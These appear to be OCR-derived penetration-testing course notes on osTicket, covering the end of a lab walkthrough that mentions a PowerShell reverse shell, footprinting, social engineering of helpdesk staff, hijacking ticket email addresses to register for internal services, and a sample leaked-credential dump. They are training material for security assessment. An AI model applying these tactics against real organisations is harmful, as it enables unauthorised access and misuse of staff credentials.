
2) Found installed version




3) Opened new notification



4) Tested with a ping first



5) made payload for reverse shell - powershell base64



6) Got the flag

Customer Service Mgmt & Configuration Management

osTicket

osTicket is an open-source support ticketing system. It can be compared to systems such as Jira, OTRS, Request Tracker, and Spiceworks.

osTicket can integrate user inquiries from email, phone, and web-based forms into a web interface.


osTicket is written in PHP and uses a MySQL backend.

It can be installed on Windows or Linux. Though there is not a considerable amount of market information readily available about osTicket, a quick Google search for Helpdesk software - powered by osTicket returns about 44,000 results, many of which look to be companies, school systems, universities, local government, etc., using the application


Aside from learning about enumerating and attacking osTicket, the purpose of this section is also to introduce you to the world of support ticketing systems and why they should not be overlooked during our assessments.

Footprinting/Discovery/Enumeration

Looking back at our EyeWitness scan from earlier, we notice a screenshot of an osTicket instance which also shows that a cookie named OSTSESSID was set when visiting the page.



Also, most osTicket installs will showcase the osTicket logo with the phrase powered by in front of it in the page's footer. The footer may also contain the words Support Ticket System.



An Nmap scan will just show information about the webserver, such as Apache or IIS, and will not help us footprint the application.

osTicket is a web application that is highly maintained and serviced. If we look at the CVEs found over decades, we will not find many vulnerabilities and exploits that osTicket could have.

This is an excellent example to show how important it is to understand how a web application works. Even if the application is not vulnerable, it can still be used for our purposes. Here we can break down the main functions into the layers:

```
1. User input          2. Processing          3. Solution
```

User Input

The core function of osTicket is to inform the company's employees about a problem so that a problem can be solved with the service or other components.

A significant advantage we have here is that the application is open-source. Therefore, we have many tutorials and examples available to take a closer look at the application.

For instance, from the osTicket documentation, we can see that only staff and users with administrator privileges can access the admin panel.

So if our target company uses this or a similar application, we can cause a problem and "play dumb" and contact the company's staff.

The simulated "lack of" knowledge about the services offered by the company in combination with a technical problem is a widespread social engineering approach to get more information from the company.

Processing

As staff or administrators, they try to reproduce significant errors to find the core of the problem. Processing is finally done internally in an isolated environment that will have very similar settings to the systems in production.

Suppose staff and administrators suspect that there is an internal bug that may be affecting the business. In that case, they will go into more detail to uncover possible code errors and address more significant issues.

Solution

Depending on the depth of the problem, it is very likely that other staff members from the technical departments will be involved in the email correspondence.

This will give us new email addresses to use against the osTicket admin panel (in the worst case) and potential usernames with which we can perform OSINT on or try to apply to other company services.

Attacking osTicket

A search for osTicket on exploit-db shows various issues, including remote file inclusion, SQL injection, arbitrary file upload, XSS, etc. osTicket version 1.14.1 suffers from CVE-2020-24881 which was an SSRF vulnerability. If exploited, this type of flaw may be leveraged to gain access to internal resources or perform internal port scanning.

Aside from web application-related vulnerabilities, support portals can sometimes be used to obtain an email address for a company domain, which can be used to sign up for other exposed applications requiring an email verification to be sent.

As mentioned earlier in the module, this is illustrated in the HTB weekly release box Delivery with a video walkthrough here.


Suppose we find an exposed service such as a company's Slack server or GitLab, which requires a valid company email address to join.

Many companies have a support email such as support@inlanefreight.local, and emails sent to this are available in online support portals that may range from Zendesk to an internal custom tool.


tool.

Furthermore, a support portal may assign a temporary internal email address to a new ticket so users can quickly check its status.

If we come across a customer support portal during our assessment and can submit a new ticket, we may be able to obtain a valid company email address.




This is a modified version of osTicket as an example, but we can see that an email address was provided.



Now, if we log in, we can see information about the ticket and ways to post a reply. If the company set up their helpdesk software to correlate ticket numbers with emails, then any email sent to the email we received when registering, 940288@inlanefreight.local, would show up here.

With this setup, if we can find an external portal such as a Wiki, chat service (Slack, Mattermost, Rocket.chat), or a Git repository such as GitLab or Bitbucket, we may be able to use this email to register an account and the help desk support portal to receive a sign-up confirmation email.



osTicket - Sensitive Data Exposure

Let's say we are on an external penetration test. During our OSINT and information gathering, we discover several user credentials using the tool Dehashed (for our purposes, the sample data below is fictional).

Solution

```
Vigneswar@htb[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p

id : 5996447501
email : julie.clayton@inlanefreight.local
username : jclayton
password : JulieC8765!
hashed_password :
name : Julie Clayton
vin :
address :
phone :
database_name : ModBSolutions


id : 7344467234
email : kevin@inlanefreight.local
username : kgrimes
password : Fish1ng_s3ason!
hashed_password :
name : Kevin Grimes
vin :
address :
phone :
database_name : MyFitnessPal
```


This dump shows cleartext passwords for two different users: `jclayton` and `kgrimes`. At this point, we have also performed subdomain enumeration and come across several interesting ones.

Solution

